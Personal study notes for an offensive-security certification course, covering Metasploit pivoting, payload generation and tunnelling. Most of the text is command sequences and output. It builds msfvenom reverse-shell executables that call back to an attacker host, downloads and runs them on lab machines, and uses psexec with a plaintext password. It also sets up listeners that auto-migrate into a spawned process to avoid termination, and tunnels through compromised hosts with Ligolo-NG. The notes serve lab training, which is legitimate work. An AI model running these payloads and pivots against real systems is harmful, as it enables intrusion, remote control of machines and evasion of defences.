msf6 exploit(windows/smb/psexec) > set SMBPass "BoccieDearAeroMeow1!"
SMBPass => BoccieDearAeroMeow1!

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.16.5.200
RHOSTS => 172.16.5.200

msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp

msf6 exploit(windows/smb/psexec) > set LPORT 8000
LPORT => 8000
```

Listing 78 - Setting options for the psexec exploit module

- use exploit/windows/smb/psexec

Now that all options are set, we can launch the module.

Listing 79 shows that we successfully used the *psexec* exploit module to obtain a Meterpreter shell on the second target via the compromised machine.

As an alternative to adding routes manually, we can use the *autoroute* post-exploitation module to set up pivot routes through an existing Meterpreter session automatically. To demonstrate the usage of this module, we first need to remove the route we set manually. Let's terminate the Meterpreter session created through the *psexec* module and remove all routes with **route flush**.

Now the only session left is the Meterpreter session created by executing **met.exe** as user *luiza*. In addition, the result of **route print** states that there are no routes defined. Next, let's activate the module *multi/manage/autoroute* in which we must set the session ID as value for the option *SESSION*. Then, let's enter **run** to launch the module.

```

msf6 exploit(windows/smb/psexec) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

Name      Current Setting  Required  Description
----      -----          -----      -----
CMD        autoadd        yes        Specify the autoroute command (Accepted: add,
autoadd, print, delete, default)
NETMASK   255.255.255.0   no         Netmask (IPv4 as "255.255.255.0" or CIDR as
"/24"
SESSION    yes            yes        The session to run this module on
SUBNET     no             no         Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > sessions -l

Active sessions
=====
Id  Name  Type           Information           Connection
--  --   ---           -----
12  meterpreter x64/windows ITWK01\luiza @ ITWK01  192.168.119.4:443 ->
127.0.0.1 ()

msf6 post(multi/manage/autoroute) > set session 12
session => 12

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against ITWK01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.5.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.50.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

```

Listing 80 - Invoking the autoroute module

- use multi/manage/autoroute

Listing 80 shows that *autoroute* added 172.16.5.0/24 to the routing table.

We could now use the psexec module as we did before, but we can also combine routes with the *server/socks_proxy* auxiliary module to configure a [SOCKS](#) proxy. This allows applications outside of the Metasploit Framework to tunnel through the pivot on port 1080 by default. We set the option *SRVHOST* to **127.0.0.1** and *VERSION* to **5** in order to use SOCKS version 5.

```

msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

Name      Current Setting  Required  Description
----      -----          ----- 
PASSWORD          no        Proxy password for SOCKS5 listener
SRVHOST    0.0.0.0       yes       The local host or network interface to listen
on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT     1080         yes       The port to listen on
USERNAME          no        Proxy username for SOCKS5 listener
VERSION      5           yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

Name      Description
----      -----
Proxy    Run a SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server

```

Listing 81 - Setting up a SOCKS5 proxy using the autoroute module

- use auxiliary/server/socks_proxy

We can now update our *proxychains* configuration file (*/etc/proxychains4.conf*) to take advantage of the SOCKS5 proxy.

After editing the configuration file, it should appear as follows:

```

kali㉿kali:~$ tail /etc/proxychains4.conf
#      proxy types: http, socks4, socks5, raw
#          * raw: The traffic is simply forwarded to the proxy without modification.
#          ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080

```

Listing 82 - Updated proxychains configuration

- tail /etc/proxychains4.conf

Finally, we can use **proxychains** to run **xfreerdp** to obtain GUI access from our Kali Linux system to the target machine on the internal network.

- On Kali, use **xfreerdp3** instead

```
kali@kali:~$ sudo proxychains xfreerdp /v:172.16.5.200 /u:luiza

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 172.16.5.200:3389  ...  OK
...
Certificate details for 172.16.5.200:3389 (RDP-Server):
    Common Name: itwk02
    Subject:      CN = itwk02
    Issuer:       CN = itwk02
    Thumbprint:
4b:ef:ec:bb:96:7d:03:01:53:f3:03:de:8b:39:51:a9:bb:3f:1b:b2:70:83:08:fc:a7:9a:ec:bb:e7:
ed:98:36
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
...

Listing 83 - Gaining remote desktop access inside the internal network
```

- **sudo proxychains xfreerdp /v:172.16.5.200 /u:luiza**

The *xfreerdp* client opens a new window providing us access to the GUI of ITWK02 in the internal network via RDP.

Nice! Figure 1 shows that we successfully connected to the second target via RDP by pivoting.

We can also use a similar technique for port forwarding using the *portfwd* command from inside a Meterpreter session, which will forward a specific port to the internal network.

- You must use port forwarding here because the Kali attacker box cannot reach the internal host directly. Port forwarding via Meterpreter allows you to pivot through the compromised machine.

```

msf6 auxiliary(server/socks_proxy) > sessions -i 12
[*] Starting interaction with 5...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

-h Help banner.
-i Index of the port forward entry to interact with (see the "list" command).
-l Forward: local port to listen on. Reverse: local port to connect to.
-L Forward: local host to listen on (optional). Reverse: local host to connect
to.
-p Forward: remote port to connect to. Reverse: remote port to listen on.
-r Forward: remote host to connect to.
-R Indicates a reverse port forward.

```

Listing 84 - Options available for portfwd command

- sessions -i 12
- portfwd -h

We can create a port forward from localhost port 3389 to port 3389 on the target host (172.16.5.200) as shown in Listing 85.

```

meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.5.200
[*] Local TCP relay created: :3389 <-> 172.16.5.200:3389

```

Listing 85 - Forward port forwarding on port 3389

- portfwd add -l 3389 -p 3389 -r 172.16.5.200

Let's test this by connecting to 127.0.0.1:3389 with **xfreerdp** to access the compromised host in the internal network.

```

kali@kali:~$ sudo xfreerdp /v:127.0.0.1 /u:luiza
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - Certificate verification
failure 'self-signed certificate (18)' at stack position 0
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - CN = itwk02
...

```

Listing 86 - Gaining remote desktop access using port forwarding

Using this technique, we can gain a remote desktop session on a host we were otherwise not able to reach from our Kali system. Likewise, if the second target machine was connected to an additional network, we could create a chain of pivots to reach further hosts.

In this section, we explored various methods and modules to pivot within Metasploit. We learned how to manually and automatically set routes through existing sessions and interact with systems reachable by these routes. Then, we leveraged the *socks_proxy* module to create a SOCKS proxy to reach the second target machine with *proxychains*. Finally, we used the Meterpreter command *portfwd* to forward ports.

Msfvenom

From OSCP (21.2.3. Executable Payloads)

Tool in metasploit to create executable payloads. Very useful if you want to create payloads that are custom for your target machine's architecture

To get familiar with msfvenom, we'll first create a malicious Windows binary starting a raw TCP reverse shell. Let's begin by listing all payloads with payloads as argument for -l. In addition, we use --platform to specify the platform for the payload and --arch for the architecture.

```
kali@kali:~$ msfvenom -l payloads --platform windows --arch x64

...
windows/x64/shell/reverse_tcp           Spawn a piped command shell (Windows x64)
(staged). Connect back to the attacker (Windows x64)
...
windows/x64/shell_reverse_tcp          Connect back to attacker and spawn a
command shell (Windows x64)
...
```

Listing 46 - Creating a Windows executable with a reverse shell payload

- msfvenom -l payloads --platform windows --arch x64

Listing 46 shows that we can choose between a staged and non-staged payload. For this example, we'll use the non-staged payload first.

Non-staged msfvenom payload

Now, let's use the -p flag to set the payload, set LHOST and LPORT to assign the host and port for the reverse connection, -f to set the output format (exe in this case), and -o to specify the output file name:

```
kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o nonstaged.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: nonstaged.exe
```

Listing 47 - Creating a Windows executable with a non-staged TCP reverse shell payload

- msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o nonstaged.exe
 - This is payload for 64-bit. For 32-bit, use windows/shell_reverse_tcp

Now that we have created the malicious binary file, let's use it. For this, we start a Netcat listener on port 443, Python3 web server on port 80, and connect to BRUTE2 via RDP with the user justin and password SuperS3cure1337#. Once we've connected over RDP, we can start PowerShell to transfer the file and execute it.

```
PS C:\Users\justin> iwr -uri http://192.168.119.2/nonstaged.exe -Outfile nonstaged.exe
PS C:\Users\justin> .\nonstaged.exe
```

Listing 48 - Download non-staged payload binary and execute it

- iwr -uri http://192.168.119.2/nonstaged.exe -Outfile nonstaged.exe
- .\nonstaged.exe

Once we executed the binary file, we'll receive an incoming reverse shell on our Netcat listener.

Staged msfvenom payload

As you will see later, this is different from a non-staged since this one needs a multi/handler module in order to catch reverse shell connection. We can't just use netcat

Now, let's use a staged payload to do the same. For this, we'll again use msfvenom to create a Windows binary with a staged TCP reverse shell payload.

```
kali㉿kali:~$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.119.2 LPORT=443  
-f exe -o staged.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: staged.exe
```

Listing 50 - Creating a Windows executable with a staged TCP reverse shell payload

- msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o staged.exe
 - This payload is for 64-bit. For 32-bit, use windows/shell_reverse_tcp

We'll repeat the steps from Listing 48 to download and execute **staged.exe** and we'll start the Netcat listener again.

While we received an incoming connection, we cannot execute any commands through it. This is because Netcat doesn't know how to handle a staged payload.

To get a functional interactive command prompt, we can use Metasploit's [multi/handler](#) module, which works for many staged, non-staged, and more advanced payloads. Let's use this module to receive the incoming connection from **staged.exe**.

In Metasploit, let's select the module with **use**. Then, we must specify the payload of the incoming connection. In our case, this is *windows/x64/shell/reverse_tcp*. In addition, we have to set the options for the payload. We enter the IP of our Kali machine as argument for **LHOST** and port 443 as argument for **LPORT**. Finally, we can enter **run** to launch the module and set up the listener.

```

msf6 exploit(multi/http/apache_normalize_path_rce) > use multi/handler
[*] Using configured payload generic/shell/reverse_tcp

msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp

msf6 exploit(multi/handler) > show options
...
Payload options (windows/x64/shell/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          ----- 
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread,
process, none)
LHOST      192.168.119.2 yes       The listen address (an interface may be
specified)
LPORT      4444           yes       The listen port
...
msf6 exploit(multi/handler) > set LHOST 192.168.119.2
LHOST => 192.168.119.2
msf6 exploit(multi/handler) > set LPORT 443

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.2:443

```

Listing 52 - Set payload and options for multi/handler and launch it

Once our listener is running on port 443, we can start **staged.exe** again on BRUTE2. Our Metasploit multi/handler receives the incoming staged payload and provides us with an interactive reverse shell in the context of a session.

Using *run* without any arguments will block the command prompt until execution finishes or we background the session. As we've learned before, we can use *run -j* to start the listener in the background, allowing us to continue other work while we wait for the connection. We can use the *jobs* command to get a list of all currently active jobs, such as active listeners waiting for connections.

As Metasploit created a new session for the incoming connection, we could now again interact with it with sessions *-i* and the session ID as argument.

Automating Metasploit using Resource Scripts

From OSCP (21.4. Automating Metasploit)

Metasploit automates various tasks and operations for us, but we can create scripts to further automate repetitive commands inside the framework itself. These scripts are called Resource Scripts. In this Learning Unit, we'll explore how to create and use them.

Resource scripts can chain together a series of Metasploit console commands and Ruby code. Meaning, we can either use the built-in commands of Metasploit or write code in [Ruby](#) (as it's the language Metasploit is developed in) to manage control flow as well as develop advanced logic components for resource scripts.

In a penetration test, we may need to set up several multi/handler listeners each time we want to receive an incoming reverse shell. We could either let Metasploit run in the background the whole time or start Metasploit and manually set up a listener each time. We could also create a resource script to automate this task for us.

Let's create a resource script that starts a multi/handler listener for a non-staged Windows 64-bit Meterpreter payload. To do this, we can create a file in the home directory of the user *kali* named **listener.rc** and open it in an editor such as [Mousepad](#).

We first need to think about the sequence of the commands we want to execute. For this example, the first command is to activate the multi/handler module. Then, we set the payload, which in our case, is *windows/meterpreter_reverse_https*. Next, we can set the *LHOST* and *LPORT* options to fit our needs.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter_reverse_https
set LHOST 192.168.119.4
set LPORT 443
```

In addition, we can configure the *AutoRunScript* option to automatically execute a module after a session was created. For this example, let's use the *post/windows/manage/migrate* module. This will cause the spawned Meterpreter to automatically launch a background *notepad.exe* process and migrate to it. Automating process migration helps to avoid situations where our payload is killed prematurely either by defensive mechanisms or the termination of the related process.

```
set AutoRunScript post/windows/manage/migrate
- Listing 88 - Set AutoRunScript to the migrate module
```

Let's also set *ExitOnSession* to *false* to ensure that the listener keeps accepting new connections after a session is created.

```
set ExitOnSession false
```

- Listing 89 - Set ExitOnSession to false to keep the multi/handler listening after a connection

We can also configure advanced options such as ExitOnSession in multi/handler and AutoRunScript in payloads by using show advanced within the activated module or selected payload.

Finally, we'll add run with the arguments -z and -j to run it as a job in the background and to stop us from automatically interacting with the session.

```
run -z -j
```

- Listing 90 - Command to launch the module

Now, let's save the script and start Metasploit by entering **msfconsole** with the resource script as argument for **-r**.

```
kali@kali:~$ sudo msfconsole -r listener.rc
[sudo] password for kali:
...
[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (listener.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (listener.rc)> set LHOST 192.168.119.4
LHOST => 192.168.119.4
resource (listener.rc)> set LPORT 443
LPORT => 443
resource (listener.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (listener.rc)> set ExitOnSession false
ExitOnSession => false
resource (listener.rc)> run -z -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.119.4:443
```

Listing 91 - Executing the resource script

- `sudo msfconsole -r listener.rc`

Listing 91 shows that all of our commands were executed as specified in the script.

Let's connect to the BRUTE2 machine via RDP with user *justin* and password *SuperS3cure1337#*, start PowerShell, download the malicious Windows executable **met.exe** that we already used in previous sections, and execute it.

```
PS C:\Users\justin> iwr -uri http://192.168.119.4/met.exe -Outfile met.exe  
PS C:\Users\justin> .\met.exe
```

Listing 92 - Executing the Windows executable containing the Meterpreter payload

- iwr -uri http://192.168.119.4/met.exe -Outfile met.exe
- .\met.exe

Once **met.exe** gets executed, Metasploit notifies us about the incoming connection.

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443  
[*] https://192.168.119.4:443 handling request from 192.168.50.202; (UUID: rdhcxgcu)  
Redirecting stageless connection from /  
dkFg_HAPAA89KHwqH8FRrAG1_y2iZHe4AJlyWjYMl1NXBbFbYBVD2rlxUUDdTrF07T2gg6ma5cI-  
GahhqTK9hwtqZvo9KJupBG7GYB1Yyda_rDHTZ1aNMzcUn1x with UA 'Mozilla/5.0 (Windows NT 10.0;  
Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0'  
[*] https://192.168.119.4:443 handling request from 192.168.50.202; (UUID: rdhcxgcu)  
Attaching orphaned/stageless session...  
[*] Session ID 1 (192.168.119.4:443 -> 127.0.0.1) processing AutoRunScript 'post/  
windows/manage/migrate'  
[*] Running module against BRUTE2  
[*] Current server process: met.exe (2004)  
[*] Spawning notepad.exe process to migrate into  
[*] Spoofing PPID 0  
[*] Migrating into 5340  
[+] Successfully migrated into process 5340  
[*] Meterpreter session 1 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-02  
09:54:32 -0400
```

Listing 93 - Incoming connection and successful migration to a newly spawned Notepad process

Nice! Metasploit automatically migrated to the newly spawned Notepad process.

Instead of creating our own resource scripts, we can also use the already provided resource scripts from Metasploit. They can be found in the **scripts/resource/** directory in the Metasploit directory.

```
kali㉿kali:~$ ls -l /usr/share/metasploit-framework/scripts/resource
total 148
-rw-r--r-- 1 root root 7270 Jul 14 12:06 auto_brute.rc
-rw-r--r-- 1 root root 2203 Jul 14 12:06 autocrawler.rc
-rw-r--r-- 1 root root 11225 Jul 14 12:06 auto_cred_checker.rc
-rw-r--r-- 1 root root 6565 Jul 14 12:06 autoexploit.rc
-rw-r--r-- 1 root root 3422 Jul 14 12:06 auto_pass_the_hash.rc
-rw-r--r-- 1 root root 876 Jul 14 12:06 auto_win32_multihandler.rc
...
-rw-r--r-- 1 root root 2419 Jul 14 12:06 portscan.rc
-rw-r--r-- 1 root root 1251 Jul 14 12:06 run_all_post.rc
-rw-r--r-- 1 root root 3084 Jul 14 12:06 smb_checks.rc
-rw-r--r-- 1 root root 3837 Jul 14 12:06 smb_validate.rc
-rw-r--r-- 1 root root 2592 Jul 14 12:06 wmap_autotest.rc
```

Listing 94 - Listing all resource scripts provided by Metasploit

```
- ls -l /usr/share/metasploit-framework/scripts/resource
```

Listing 94 shows that there are resource scripts provided for port scanning, brute forcing, protocol enumerations, and so on. Before we attempt to use them, we should thoroughly examine, understand, and modify them to fit our needs.

Some of these scripts use the global datastore of Metasploit to set options such as *RHOSTS*. When we use *set* or *unset*, we define options in the context of a running module. However, we can also define values for options across all modules by setting *global options*. These options can be set with *setg* and unset with [unsetg](#).

Resource scripts can be quite handy to automate parts of a penetration test. We can create a set of resource scripts for repetitive tasks and operations. We can prepare those scripts and then modify them for each penetration test. For example, we could prepare resource scripts for listeners, pivoting, post-exploitation, and much more. Using them on multiple penetration tests can save us a lot of time.

Let's summarize what we learned in this section. We began by getting familiar with resource scripts. Then, we created our own resource script to automate the setup process of a multi/handler listener. Finally, we executed the resource script and a corresponding executable file to receive an incoming Meterpreter reverse shell, which migrated itself to a newly spawned Notepad process.

Jobs and Sessions:

Sessions:

- To look at all sessions, use: `sessions -l`
- To interact with one session, use: `sessions -i [inset number]`
- To background a session, use: `CTRL + Z`

How to interact with sessions

- View sessions: `sessions`
- Go into session: `sessions -i [session_id]`
- Kill session: `sessions -k [session_id]`

How to interact with job

- View jobs: `jobs`
- Kill job: `jobs -k [job_id]`
- Kill all jobs: `jobs -K`

Jobs vs. Sessions

1. `jobs`
 - a. This will show all the **jobs**: background tasks that Metasploit is running.
2. `sessions`
 - a. This will show all the **session**: A live connection to a target machine, usually gained after a successful exploit.

How to upgrade from a weak shell to a meterpreter:

1. Use sessions -u to Upgrade Automatically
 - a. `CTRL + Z`
 - b. `sessions`
 - i. Find out the session number of the shell you want to upgrade
 - c. `sessions -u <session_id>`
 - i. Upgrade the shell
 - d. `sessions -i <new_sessions_id>`
 - i. Get into the session of the NEW shell. The old shell still exists in old session
2. Use `shell_to_meterpreter`
 - a. `CTRL + Z`
 - b. `sessions`
 - i. Find out which session you are in
 - c. `use post/multi/manage/shell_to_meterpreter`

- i. Get into the module
- d. show options
- e. set SESSION <session_id>
- f. set LHOST <your_ip>
- g. set LPORT <port>
- h. run
- i. sessions
 - i. Look for your new meterpreter upgraded session!
- j. sessions -i <new_session_id>

Temporary shell in Meterpreter (Channels)

While inside meterpreter, you can't use certain commands like "find" and "whoami." But, you can get into a shell temporarily to run those:

- shell
- Run your commands
- exit
 - To get back into meterpreter

channel -l

- List all channels (temporary shells)

channel -i 1

- Interact with channel (shell) number 1

How to interact with local files while using Metasploit

```
meterpreter > lpwd  
/home/kali  
  
meterpreter > lcd /home/kali/Downloads  
  
meterpreter > lpwd  
/home/kali/Downloads  
  
meterpreter > download /etc/passwd  
[*] Downloading: /etc/passwd -> /home/kali/Downloads/passwd  
[*] Downloaded 1.74 KiB of 1.74 KiB (100.0%): /etc/passwd -> /home/kali/Downloads/  
passwd  
[*] download : /etc/passwd -> /home/kali/Downloads/passwd  
  
meterpreter > lcat /home/kali/Downloads/passwd  
root:x:0:0:root:/root:/bin/bash  
...  
...
```

Listing 41 - Change local directory and download /etc/passwd from the target machine

- Listing 41 shows that we could successfully download /etc/passwd to our local machine.

Next, let's assume we want to run unix-privesc-check like in a previous Module to find potential privilege escalation vectors. Let's upload the file to /tmp on the target system.

```
meterpreter > upload /usr/bin/unix-privesc-check /tmp/  
[*] uploading : /usr/bin/unix-privesc-check -> /tmp/  
[*] uploaded : /usr/bin/unix-privesc-check -> /tmp//unix-privesc-check  
  
meterpreter > ls /tmp  
Listing: /tmp  
=====
```

Mode	Size	Type	Last modified	Name
---	---	---	-----	---
...				
100644/rw-r--r--	36801	fil	2022-08-08 05:26:15 -0400	unix-privesc-check

Listing 42 - Uploading unix-privesc-check to the target machine

Listing 42 shows that we successfully uploaded *unix-privesc-check* to the target machine. If our target runs the Windows operating system, we need to escape the backslashes in the destination path with backslashes like "\\".

- Like C:\\Users\\Administrator\\Desktop\\tool.exe instead of
C:\\Users\\Administrator\\Desktop\\tool.exe

Staged vs. Non-Staged Payloads

The difference between these payload types is subtle but important. A *non-staged* payload is sent in its entirety along with the exploit. This means the payload contains the exploit and full shellcode for a selected task. In general, these "all-in-one" payloads are more stable. The downside is that the size of these payloads will be bigger than other types.

In contrast, a *staged* payload is usually sent in two parts. The first part contains a small primary payload that causes the victim machine to connect back to the attacker, transfer a larger secondary payload containing the rest of the shellcode, and then execute it.

There are several situations in which we would prefer to use a staged payload instead of non-staged. If there are space-limitations in an exploit, a staged payload might be a better choice as it is typically smaller. In addition, we need to keep in mind that antivirus software can detect shellcode in an exploit. By replacing the full code with a first stage, which loads the second and malicious part of the shellcode, the remaining payload is retrieved and injected directly into the victim machine's memory. This may prevent detection and can increase our chances of success.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads
Compatible Payloads
=====
#   Name
Description          Disclosure Date  Rank    Check
-----  -----
...
15  payload/linux/x64/shell/reverse_tcp           normal  No
Linux Command Shell, Reverse TCP Stager
...
20  payload/linux/x64/shell_reverse_tcp           normal  No
Linux Command Shell, Reverse TCP Inline
...
```

Listing 32 - Display compatible payloads of the exploit module

- In Metasploit, the "/" character is used to denote whether a payload is staged or not, so `shell_reverse_tcp` at index 20 is not staged, whereas `shell/reverse_tcp` at index 15 is.

How to upload .rb modules to Metasploit

Sometimes you will find a module in searchsploit that is supposed to be run in Metasploit, and it will be in Ruby format since that's what Metasploit is written in.

In order to upload:

1. `cd ~/.msf4/modules`

2. Now from here, you have to create subdirectories depending on where the module should be located within Metasploit.
 3. For example in the [BBSCute](#) PG Play, where we learned to do this, they created the directory /exploit/unix/webapp/ since that is where their module belonged in Metasploit
 4. And then once they opened metasploit, that is where they found it
-

Building intuition for knowing when to use tunneling/pivots

- If you get this message "Host '192.168.45.244' is not allowed to connect to this service" message, then you likely have to access it via a pivot/tunnel
 - If there's a port only open to local host that's unusual, then it might be running a service that's only accessible through port forwarding
 - So look at open ports and see what is only available on 127.0.0.1
 - If so, that means it's likely suspicious, so use a tunnel to get access to it from Kali, and then access service
 - In the **OSCP-B .148** machine, I got command execution within the mssql application. But, when I tried pinging my Kali using the command execution, my tcpdump didn't catch anything. This is because the .148 machine was in the 10 subnet and my kali was in the 192 subnet.
 - But my Ligolo Pivot was dual-homed and in both subnets, so I was able to set up a listener on the pivot, send the reverse shell connection from .148 to the pivot, which forwarded the connection to my Kali rlwrap, which caught the rev shell!
 - You can see more info in the **OSCP-B .148** writeup or in the Ligolo "Port forward from pivot to Kali" section
-

Ligolo-NG

NG stands for "Next Generation" since it's a newer version of Ligolo

Ligolo-NG vs. Chisel:

- Ligolo allows for a seamless VPN-like experience. No need to worry about SOCKS or proxychains
- Chisel is a lot quicker to set up, but then you have to worry about whether your tools are compatible with SOCKS and Proxychains
- They both are almost always available to use since they require a reverse connection and no specific ports need to be open on the pivot machine
- **Basically, try and use Ligolo if you can since it's a lot more seamless to use**

Using NMAP in Ligolo:

- Because the agent is running without privileges, it's not possible to forward raw packets. When you perform a NMAP SYN-SCAN, a TCP connect() is performed on the agent.
- When using nmap, you should use **--unprivileged** or **-PE** to avoid false positives.

Quick Guide:

1. `sudo ip tuntap add user kali mode tun ligolo`
2. `sudo ip link set ligolo up`
3. `sudo ip route add <subnet>/24 dev ligolo`
4. `./proxy -selfcert -laddr 0.0.0.0:4443`
 - a. DON'T USE ANY PORT BELOW 1024 or else u need admin on pivot machine
5. `\agent.exe -connect 192.168.45.232:4443 -ignore-cert`
6. `session`
7. `start`

If you ever need to double pivot, just download agent.exe on that latest compromised machine and then connect to that session via Ligolo and now you can access that machine via Ligolo

- Shown here (very easy)
<https://systemweakness.com/double-pivoting-for-newbies-with-ligolo-ng-4177b3f1f27b>
- Here is a MUCH more concise guide too:
<https://medium.com/@0x47M4D/double-pivoting-using-ligolo-ng-3b4094363ff2>

Download Ligolo-NG

[Ligolo-NG Github Release Page](#)

For your setup:

- On Kali attacker → download **proxy** binary (Linux version).

- **ligolo-ng_proxy_0.8.2_linux_amd64.tar.gz**
- On victim/pivot → upload **agent** binary (Windows or Linux depending on the target).
 - **ligolo-ng_agent_0.8.2_windows_amd64.zip**
 - 64-bit windows

Unzip:

1. `mkdir ligolo`
2. `tar -xvzf ligolo-ng_proxy_0.8.2_linux_amd64.tar.gz -C ligolo`
 - Since it's a **.tar.gz**, we can unzip it using this command
 - i. **x** = extract
 - ii. **v** = verbose (shows files being extracted)
 - iii. **z** = **unzip for .gz (gunzip)**
 - iv. **f** = file
 - v. **-C ligolo** = unzip into ligolo folder
3. `unzip ligolo-ng_agent_0.8.2_windows_amd64.zip -d ligolo`
 - Dump contents into ligolo directory

Then on your Kali (or if your victim is a Linux), make it executable

- `chmod +x proxy`
- `chmod +x agent`

Setup Ligolo-NG

Adds a new tun interface to our machine.

- `sudo ip tuntap add user kali mode tun ligolo`
 - **ip tuntap add** → creates a new TUN/TAP interface.
 - **user kali** → assigns ownership of this interface to the user kali (so you don't always need root to manage it).
 - **mode tun** → creates a TUN interface (layer 3, IP packets). If it was tap, it would operate at layer 2 (Ethernet frames).
 - **ligolo** → name of the new virtual network interface.

Enables the new interface.

- `sudo ip link set ligolo up`
 - **ip link set** → manages the state of a network interface.
 - **ligolo** → the interface name you just created.
 - **up** → activates/enables the interface (otherwise it's down and unusable).

Run proxy (on Kali)

- `./proxy -selfcert -laddr 0.0.0.0:4443`

- I used port 4443 here instead of 443 since port 443 is important for tools like tcpdump. But if port 4443 doesn't work, use other common ports like SMB
- DON'T USE ANY PORT BELOW 1024 or else u need admin on pivot machine
- `./proxy` → runs the Ligolo-NG proxy binary (attacker side).
- `-selfcert` → generates a self-signed TLS certificate (so you don't need to provide your own).
- `-laddr 0.0.0.0:443` → listen address.
 - `0.0.0.0` = listen on all interfaces.
 - `:443` = listen on TCP port 443 (common HTTPS port, blends in).

Connect ligolo agent (on pivot machine)

- `.\agent.exe -connect 192.168.45.232:4443 -ignore-cert`
 - I used port 4443 here instead of 443 since port 443 is important for tools like tcpdump. But if port 4443 doesn't work, use other common ports like SMB
 - `./agent` → runs the Ligolo agent binary on the compromised host.
 - `-connect <IP ADDRESS>:443` → tells agent to connect back to attacker machine's IP on port 443.
 - `-ignore-cert` → ignore certificate verification (useful since you're using `-selfcert`).

FOR LINUX, If you want to run the agent in the background, then add `&` to the end of the command:

- `./agent -connect 192.168.45.232:4443 -ignore-cert &`
 - I used port 4443 here instead of 443 since port 443 is important for tools like tcpdump. But if port 4443 doesn't work, use other common ports like SMB

And then check all backgrounded processes, do this:

- `jobs`
- And to interact with it do this:
 - `fg %1`
 - This means go inside of job 1
- And then to background it again do this:
 - `CTRL + Z`
 - But this usually stops the agent

```
*Evil-WinRM* PS C:\Users\eric.wallows> .\agent.exe -connect 192.168.45.232:4443 -ignore-cert
agent.exe : time="2025-08-12T09:27:47-07:00" level=warning msg="warning, certificate validation disabled"
+ CategoryInfo          : NotSpecified: (time="2025-08-1... ation disabled":String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
time="2025-08-12T09:27:47-07:00" level=info msg="Connection established" addr="192.168.45.232:443"
```

- This is what correct output looks like

view network sessions

- **session**
 - Shows all connected agents (sessions) to your proxy.
 - Use your arrow keys to select the session you want

begin tunnel

- **start**
 - Starts the actual tunnel for a selected session.

view routes

- **ip route**
 - Lists all current routes on your machine, including the new ligolo one.

view ip route:

- **ip link**
 - Make sure Ligolo is "UP" and not "DOWN"

View interface:

- **ip a**
 - Make sure Ligolo is "UP" and not "DOWN"

How to set up VPN-like Experience

The only flaw of this is that we can't access the pivot/target machine as localhost. If you need that (as we needed in the Secura Challenge Lab), then look at the local port forward section, which does exactly that.

Add route

- **sudo ip route add <subnet>/24 dev ligolo**
 - **ip route add** → add a new route to the system.
 - **<subnet>/24** → target subnet you want to reach through the tunnel (example: 10.10.0.0/24).
 - **dev ligolo** → use the ligolo TUN interface to send traffic to that subnet.

view routes

- **ip route list**
 - Lists all current routes on your machine, including the new ligolo one.

view ip route:

- **ip link show**

View interface:

- **ip a**

How to local port forward (access target machine as local host)

